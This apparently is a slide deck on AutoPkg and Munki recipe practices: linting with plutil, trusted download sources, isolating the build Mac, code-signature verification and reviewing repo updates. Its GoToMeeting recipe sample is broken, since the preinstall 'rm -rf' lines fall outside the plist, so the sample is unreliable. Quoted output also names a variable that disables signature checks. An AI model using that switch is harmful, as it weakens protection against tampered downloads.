includes XML declarations, a doctype declaration, and several dictionary entries defining keys like 'Identifier', 'Input', and 'catalogs'. The code uses color-coded syntax highlighting for tags and strings.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Description</key>
    <string>Downloads the latest version of GoToMeeting and imports it into Munki.</string>
    <key>Identifier</key>
    <string>com.github.homebysix.munki.GoToMeeting</string>
    <key>Input</key>
    <dict>
        <key>MUNKI_REPO_SUBDIR</key>
        <string>apps/GoToMeeting</string>
        <key>NAME</key>
        <string>GoToMeeting</string>
        <key>pkginfo</key>
        <dict>
            <key>catalogs</key>
            <array>
                <string>testing</string>
            </array>
            <key>description</key>
            <string>Online meeting, desktop sharing, and video conferencing software.</string>
            <key>developer</key>
            <string>Citrix Systems, Inc.</string>
            <key>display_name</key>
            <string>GoToMeeting</string>
            <key>name</key>
            <string>%NAME%</string>
            <key>preinstall_script</key>
            <string>#!/bin/sh</string>
        </dict>
    </dict>
</dict>
echo "Removing old copies of GoToMeeting from the /Applications folder..."
rm -rf /Applications/GoToMeeting\ \(*\).app
```

READ and WRITE RECIPES

Use plutil to tidy up.



Lint your recipes to check for syntax issues:

```
$ plutil -lint /path/to/foo.recipe
```

Convert to xml1 to make future diff comparison easier:

```
$ plutil -convert xml1 /path/to/foo.recipe
```

READ *and* WRITE RECIPES

Use trusted sources for downloads.

"Trusted"

Developer's site

Almost always the best option.

GitHub

Many open source projects live here.

BitBucket

Some also live here.

"Avoid"

SourceForge

History of adware injection.

MacUpdate

Often points to transient mirrors.

Google Code

Deprecated. Not useful for updates.

READ *and* WRITE RECIPES




You're not alone.

Many of us have become recipe writers. We're here to help.

ISOLATE YOUR AUTOPKG MAC

ISOLATE YOUR AUTOPKG MAC



AutoPkg Crash Test Dummy.vmwarevm

ISOLATE YOUR AUTOPKG MAC



AutoPkg Crash Test Dummy

ISOLATE YOUR AUTOPKG MAC



AutoPkg Mac
Munki Server


VERIFY CODE SIGNATURES

VERIFY CODE SIGNATURES

AutoPkgr.download.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
...
</dict>
<key>Processor</key>
<string>CURLDownloader</string>
</dict>
<dict>
<key>Processor</key>
<string>EndOfCheckPhase</string>
</dict>
<dict>
<key>Processor</key>
<string>CodeSignatureVerifier</string>
<key>Arguments</key>
<dict>
<key>input_path</key>
<string>%pathname%/%NAME%.app</string>
<key>requirement</key>
<string>anchor apple generic and identifier "com.lindegroup.AutoPkgr" and
(certificate leaf[field.1.2.840.113635.100.6.1.9] /* exists */ or certificate 1[field.
1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /*
exists */ and certificate leaf[subject.OU] = JVY2ZR6SEF)</string>
</dict>
</dict>
</array>
```


VERIFY CODE SIGNATURES



VERIFY CODE SIGNATURES

```
$ autopkg run -v FileChute.download

Processing FileChute.download...
URLDownloader
URLDownloader: Storing new Last-Modified header: Fri, 13 Dec 2013 21:57:21
GMT
URLDownloader: Storing new ETag header: "8018a9-4ed718be57240"
URLDownloader: Downloaded /Users/elliot/Library/AutoPkg/Cache/
com.github.homebysix.download.FileChute/downloads/FileChute.dmg
EndOfCheckPhase
CodeSignatureVerifier
CodeSignatureVerifier: Mounted disk image /Users/elliot/Library/AutoPkg/
Cache/com.github.homebysix.download.FileChute/downloads/FileChute.dmg
CodeSignatureVerifier: Verifying application bundle signature...
CodeSignatureVerifier: /private/tmp/dmg.KvPkoU/FileChute.app: resource
envelope is obsolete (custom omit rules)
CodeSignatureVerifier: In subcomponent: /private/tmp/dmg.KvPkoU/
FileChute.app/Contents/Frameworks/Growl.framework
Code signature verification failed. Note that all verifications can be
disabled by setting the variable DISABLE_CODE_SIGNATURE_VERIFICATION to a
non-empty value.
Failed.
```



VERIFY CODE SIGNATURES

(Politely) complain to developers who don't code sign, or who sign improperly.

Bob Shand @feralbob · 22 Oct 2014
@screenhero Code sign broken on latest download? codesign -d --verify
Screenhero.app
: unsealed contents present in the bundle root

Jason DiCioccio @jd_screenhero

@feralbob @screenhero Is that from an invite
(email) link? If so, I'm working on fixing it now.
Thanks for the report!

10:57 AM - 22 Oct 2014

PAY ATTENTION *to* CHANGES

PAY ATTENTION to CHANGES

Don't just update all the repos blindly.

```
$ autopkg repo-update all
```

```
Attempting git pull for /Users/elliot/Library/AutoPkg/RecipeRepos/
com.github.autopkg.homebysix-recipes...
```


```
Updating ffb0c7f..a85f1d8
```

```
Fast-forward
```

Anvil/Anvil.download.recipe	2 +-
